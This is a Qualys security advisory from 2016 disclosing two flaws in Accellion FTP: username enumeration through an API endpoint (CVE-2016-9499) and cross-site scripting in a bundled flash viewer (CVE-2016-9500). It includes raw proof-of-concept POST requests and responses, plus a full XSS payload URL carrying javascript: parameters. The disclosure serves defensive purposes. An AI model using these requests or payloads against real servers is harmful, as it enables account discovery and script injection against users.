

December 06, 2016

Accellion FTP Multiple Security Vulnerabilities

SYSTEMS AFFECTED:

All versions

Reference: <http://www.accellion.com/>

VULNERABILITY DETAILS:

Vulnerability #1: Username Enumeration via API

Accellion allows username enumeration for accounts present on the FTP server. In case a invalid account is passed to the server, the server returns the username in response , where as there is no response in case a valid username exists

RISK FACTOR: Medium

CVSS: AV:N/AC:L/Au:N/C:C/I:N/A:N

CVE-2016-9499

URL: https://<server_url>/courier/isInvalidRecipient.api

Reproduction Steps:

1. Perform the provide POST request with IP/URL of the server. In case of usernames , provide a list of arbitrary user names
2. If an username exist a 0 value is returned in response, which also states that 0 usernames were found to be invalid, where as in case of invalid usernames , the number of invalid usernames and the list of usernames is returned

Please find below the snapshots for the POC stated above.

Statistics Inspectors AutoResponder Composer Watcher x5s Differ FiddlerScrip

Headers TextView SyntaxView WebForms HexView Auth Cookies Raw JSON XML

```
POST https://[redacted]/courier/isInvalidRecipient.api HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Cookie: XSRF-TOKEN=6056c958eac64d055eb5d1eecf1277447c66f46d23c995bd02b07b0e8dbd87a4
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

recipient=[redacted].com,test@test.com
```

Find... (press Ctrl+Enter to highlight all)

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching

XML

1 | 1 | test@test.com ————— **Only one invalid username, which means the other username is valid**

Valid username response

Statistics Inspectors AutoResponder Composer Watcher x5s Differ FiddlerScrip Log

Headers TextView SyntaxView WebForms HexView Auth Cookies Raw JSON XML

```
POST https://[redacted]/courier/isInvalidRecipient.api HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Cookie: XSRF-TOKEN=6056c958eac64d055eb5d1eecf1277447c66f46d23c995bd02b07b0e8dbd87a4
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

recipient=asdf@afds.com,test@test.com
```

Find... (press Ctrl+Enter to highlight all)

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies

XML

1 | 2 | asdf@afds.com|test@test.com ————— **List of invalid usernames or accounts connected with LDAP**

Invalid username response

Successful exploitation of this vulnerability will allow an un-authorized user to enumerate username for account present on the FTP server or the LDAP in case if LDAP credentials are linked with the server.

Vulnerability #2: Cross-site Scripting

Accellion makes use of a flash component by Accusoft's Prizm Content. The flash component provides various programming parameters which can be set to add a cross-site scripting payload. Using the functionality it's possible for an external attacker to send victims a link, containing the xss payload.

RISK FACTOR: Medium



CVSS: AV:N/AC:L/Au:N/C:C/I:N/A:N

CVE-2016-9500

Reproduction Steps:

1. In a browser open the following URL mentioned below :

[https://<server_url>/courier/web/ViewerEnterpriseAnnotation.swf?&translationTool=No&javascriptEvents=YES&reviewTab=No&viewTab=No&searchTab=No&customTabName=test&customTabCategoryName=CLICK%20ME&customButton1Url=javascript:alert\(document.location\)&customButton1Tooltip=yup&navButton=no&printDocument=no&zoomButton=no&saveDocumentLocation=http://google.com&saveDocument=yes&selectedTab=test&buttonHomeZoom=No&buttonHomeFit=no&buttonHomeClip=no&toolbarButtonSize=50&customButton1Image=javascript:alert\(1\);](https://<server_url>/courier/web/ViewerEnterpriseAnnotation.swf?&translationTool=No&javascriptEvents=YES&reviewTab=No&viewTab=No&searchTab=No&customTabName=test&customTabCategoryName=CLICK%20ME&customButton1Url=javascript:alert(document.location)&customButton1Tooltip=yup&navButton=no&printDocument=no&zoomButton=no&saveDocumentLocation=http://google.com&saveDocument=yes&selectedTab=test&buttonHomeZoom=No&buttonHomeFit=no&buttonHomeClip=no&toolbarButtonSize=50&customButton1Image=javascript:alert(1);)



CREDITS:

The discovery and documentation of this vulnerability was conducted by Qualys Application Security and Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at <http://www.qualys.com> or send email to research@qualys.com

LEGAL NOTICE:

The information contained within this advisory is Copyright (C) 2016 Qualys Inc. It may be redistributed provided that no fee is charged for distribution and that the advisory is not modified in any way